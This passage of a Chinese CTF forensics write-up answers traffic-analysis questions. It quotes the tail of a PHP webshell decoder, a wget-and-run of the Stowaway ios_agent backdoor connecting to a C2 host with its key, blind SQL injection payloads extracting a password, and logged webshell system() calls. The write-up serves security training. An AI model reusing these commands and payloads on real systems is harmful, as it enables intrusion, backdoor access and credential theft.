        $D[$i] = $D[$i]^$c;
    }&#125;
    return $D;
}&#125;

$pass='pass';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
echo
gzdecode(encode(base64_decode('fL1tMGi4YTlJmN75e3j0BS5/V31Qd1NxxKQMCe3h4KwFQfVAEVworCi0FfgB+B1WZhj
?>
```

CSDN @倔强的青铜选手。。。。

在5.x的环境中运行获取flag flag{5db5b7b0bb74babb66e1522f3a6b1b12}

最后提供一个非常大神的解决方案，自己用同样的木马连接一下，然后改返回包就行了



10 IOS

10.1

【题目描述】

黑客所控制的C&C服务器IP是__3.128.156.159__。

【操作内容】

跟进流量中的TCP报文，发现在第15个TCP流中发现明文流量，首先从GitHub中下载了ios_agent后门程序，如下图所示：

```
3150K ..... 80% 487K 2s
3200K ..... 81% 387K 2s
3250K ..... 83% 430K 2s
3300K ..... 84% 359K 2s
3350K ..... 85% 420K 2s
3400K ..... 86% 240K 1s
3450K ..... 88% 621K 1s
3500K ..... 89% 388K 1s
3550K ..... 90% 422K 1s
3600K ..... 92% 411K 1s
3650K ..... 93% 374K 1s
3700K ..... 94% 400K 1s
3750K ..... 95% 400K 0s
3800K ..... 97% 276K 0s
3850K ..... 98% 448K 0s
3900K ..... 99% 435K 0s
3950K ..... 100% 433K=11s

2021-08-29 01:33:35 (368 KB/s) - 'ios_agent' saved [4061072/4061072]

testiphonex:~ root# ./ios_agent -c 3.128.156.159:8081 -s hack4sec
2021/08/28 17:33:50 [*] Starting agent node actively.Connecting to 3.128.156.159:8081
```

然后与攻击服务器建立连接，如下所示：

```
key.key
testiphonex:~ root# wget https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent && chmod 755 ios_agent
--2021-08-29 01:52:11-- https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent
Resolving github.com... 13.250.177.223
Connecting to github.com|13.250.177.223|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-releases.githubusercontent.com/221836131/b5384fc6-6372-498b-83ac-f475fae3f64b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20210828%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20210828T175321Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&response-content-type=application%2Foctet-stream&content-disposition=attachment%3B%20filename%3Dios_agent&response-content-type=application%2Foctet-stream [following]
--2021-08-29 01:53:22-- https://github-releases.githubusercontent.com/221836131/b5384fc6-6372-498b-83ac-f475fae3f64b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20210828%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20210828T175321Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&response-content-type=application%2Foctet-stream&content-disposition=attachment%3B%20filename%3Dios_agent&response-content-type=application%2Foctet-stream
```

得知C&C服务器为3.128.156.159。

10.2

【题目描述】

黑客利用的Github开源项目的名字是__stowaway__。（如有字母请全部使用小写）

【操作内容】

基于github字符串类型过滤流量包内容，匹配到以下数据包：

The screenshot shows a Wireshark packet capture with a display filter set to 'github'. The selected packet is a TCP segment (No. 271) from 192.168.1.8 to 20.205.243.166, port 8080 to 55704. The packet details pane shows the Hypertext Transfer Protocol section with the following payload:

```
wget https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent\n
```

The packet bytes pane shows the raw data of the payload, with a red box highlighting the command: `wget https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent && chmod 755 ios_agent\n`.

CSDN @倔强的青铜选手。。。。

The screenshot shows a Wireshark packet capture with a display filter set to 'github'. The selected packet is a TCP segment (No. 275) from 192.168.1.8 to 3.128.156.159, port 8080 to 8080. The packet details pane shows the Hypertext Transfer Protocol section with the following payload:

```
testiphonex:~ root# --2021-08-29 01:52:11-- https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent\n
```

The packet bytes pane shows the raw data of the payload, with a red box highlighting the command: `testiphonex:~ root# --2021-08-29 01:52:11-- https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent\n`.

CSDN @倔强的青铜选手。。。。

因此下载到的开源项目名称为：stowaway。


10.3

【题目描述】

通讯加密密钥的明文是__hack4sec__。

【操作内容】

根据TCP流量，得知该ios_agent的加密密钥明文hack4sec，如下图所示：



CSDN @倔强的青铜选手。。。H


10.4

【题目描述】

盲注拿到了一个敏感数据__746558f3-c841-456b-85d7-d6c0f2edabb2__。

【操作内容】

这里需要先对TLS数据流进行解密。首选项，TLS 选择keylog.txt



CSDN @倔强的青铜选手。。。H

数据流过滤为http2,然后对数据流进行盲注分析（这里我进行了导出并进行了urldecode）

```
nfo?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="2B"_then_id_else_col1_end),
nfo?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="2D"_then_id_else_col1_end),
nfo?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="7B"_then_id_else_col1_end),
nfo?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="7D"_then_id_else_col1_end),
nfo?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="30"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="31"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="32"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="33"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="34"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="35"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="36"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,1,1))_from_user)="37"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="2B"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="2D"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="7B"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="7D"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="30"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="31"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="32"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="33"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,2,1))_from_user)="34"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,3,1))_from_user)="2B"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,3,1))_from_user)="2D"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,3,1))_from_user)="7B"_then_id_else_col1_end),
info?!=1&o=(case_when_(select_hex(substr(password,3,1))_from_user)="7D"_then_id_else_col1_end),
```

倔强的青铜选手。

这个题跟上面的日志分析一样，最后hex转一下就可以了

746558f3-c841-456b-85d7-d6c0f2edabb2

10.5

【题目描述】

黑客端口扫描的扫描器的扫描范围是__10-499__。（格式使用“开始端口-结束端口”）

【操作内容】

1、基于跳板服务器进行分析，可以发现其一直进行端口扫描的目标ip为192.168.1.12，wireshark过滤后结果如下图：

No.	Time	Source	Destination	Protocol	Length	Info
69275	1371.000000	192.168.1.8	192.168.1.12	TCP	54	55716 → 443 [RST] Seq=116390 Win=0 Len=0
69277	1371.000000	192.168.1.8	192.168.1.12	TCP	54	55716 → 443 [RST] Seq=116390 Win=0 Len=0
69884	1516.000000	192.168.1.8	192.168.1.12	TCP	78	55719 → 10 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69898	1517.000000	192.168.1.8	192.168.1.12	TCP	78	55720 → 11 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69912	1517.000000	192.168.1.8	192.168.1.12	TCP	78	55721 → 12 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69926	1518.000000	192.168.1.8	192.168.1.12	TCP	78	55722 → 13 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69942	1519.000000	192.168.1.8	192.168.1.12	TCP	78	55723 → 14 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69955	1519.000000	192.168.1.8	192.168.1.12	TCP	78	55724 → 15 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69968	1520.000000	192.168.1.8	192.168.1.12	TCP	78	55725 → 16 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69981	1521.000000	192.168.1.8	192.168.1.12	TCP	78	55726 → 17 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
69997	1521.000000	192.168.1.8	192.168.1.12	TCP	78	55727 → 18 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
70009	1522.000000	192.168.1.8	192.168.1.12	TCP	78	55728 → 19 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
70022	1522.000000	192.168.1.8	192.168.1.12	TCP	78	55729 → 20 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv

No.	Time	Source	Destination	Protocol	Length	Info
80323	1846.000000	192.168.1.8	192.168.1.12	TCP	78	56204 → 494 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
80337	1847.000000	192.168.1.8	192.168.1.12	TCP	78	56205 → 495 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
80349	1848.000000	192.168.1.8	192.168.1.12	TCP	78	56206 → 496 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
80362	1848.000000	192.168.1.8	192.168.1.12	TCP	78	56207 → 497 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
80374	1849.000000	192.168.1.8	192.168.1.12	TCP	78	56208 → 498 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
80388	1849.000000	192.168.1.8	192.168.1.12	TCP	78	56209 → 499 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
80399	1850.000000	192.168.1.8	192.168.1.12	TCP	66	55845 → 135 [FIN, ACK] Seq=419 Ack=16694 Win=131072 Len=0 TSv
80400	1850.000000	192.168.1.8	192.168.1.12	TCP	66	56153 → 443 [FIN, ACK] Seq=419 Ack=16694 Win=131072 Len=0 TSv

2、因此扫描器的扫描范围为：10-499。

10.6 暂未发现 write up

【题目描述】

受害者手机上被拿走了的私钥文件内容是_____。

【操作内容】

10.7

【题目描述】

黑客访问/攻击了内网的几个服务器，IP地址为__172.28.0.2#192.168.1.12__。

【操作内容】

方法1：access.log很明显的，172.28.0.2为已被攻击。结合上题被疯狂扫描，认为是192.168.1.12。

方法2：跳板机地址为192.168.1.8，通过科来分析源ip为192.168.1.8，目标地址为本地ip的tcp流量，发现两个IP：172.28.0.2#192.168.1.12。

10.8

【题目描述】

黑客写入了一个webshell，其密码为__fxxk__。

【操作内容】

分析提供的access.log即可获得到写入的webshell密码fxxk。

```
[28/Aug/2021:18:44:48 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.51.1 (KHTML, like Gecko) Chrome/90.0.4431.59 Safari/537.51"
- [28/Aug/2021:18:44:48 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.51.1 (KHTML, like Gecko) Chrome/90.0.4431.59 Safari/537.51"
- [28/Aug/2021:18:45:14 +0000] "GET //ma.php?fxxk=system(base64_decode(%27d2hvYw1p%27)); HTTP/1.1" 200 38 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.51.1 (KHTML, like Gecko) Chrome/90.0.4431.59 Safari/537.51"
- [28/Aug/2021:18:45:14 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2//ma.php?fxxk=system(base64_decode(%27d2hvYw1p%27));" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.51.1 (KHTML, like Gecko) Chrome/90.0.4431.59 Safari/537.36" "-"
- [28/Aug/2021:18:47:42 +0000] "POST /ma.php HTTP/1.1" 200 156 "-" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; de-de) AppleWebKit/533.20.25 (KHTML, like Gecko) Chrome/90.0.4431.59 Safari/537.51"
- [28/Aug/2021:18:47:53 +0000] "POST /ma.php HTTP/1.1" 200 141 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; Intel Mac OS X 10_7_3; Trident/6.0)" "-"
- [28/Aug/2021:18:48:02 +0000] "POST /ma.php HTTP/1.1" 200 142 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0) Opera 12.14" "-"
- [28/Aug/2021:18:48:05 +0000] "POST /ma.php HTTP/1.1" 200 144 "-" "Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:27.0) Gecko/20121011 Firefox/27.0" "-"
- [28/Aug/2021:18:48:11 +0000] "POST /ma.php HTTP/1.1" 200 261 "-" "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.24.0 Safari/537.36" "-"
- [28/Aug/2021:18:48:39 +0000] "POST /ma.php HTTP/1.1" 200 50 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.16 Safari/537.36" "-"
```

CSDN @倔强的青铜选手。。。

11 加密的大文件

11.1

【题目描述】

【操作内容】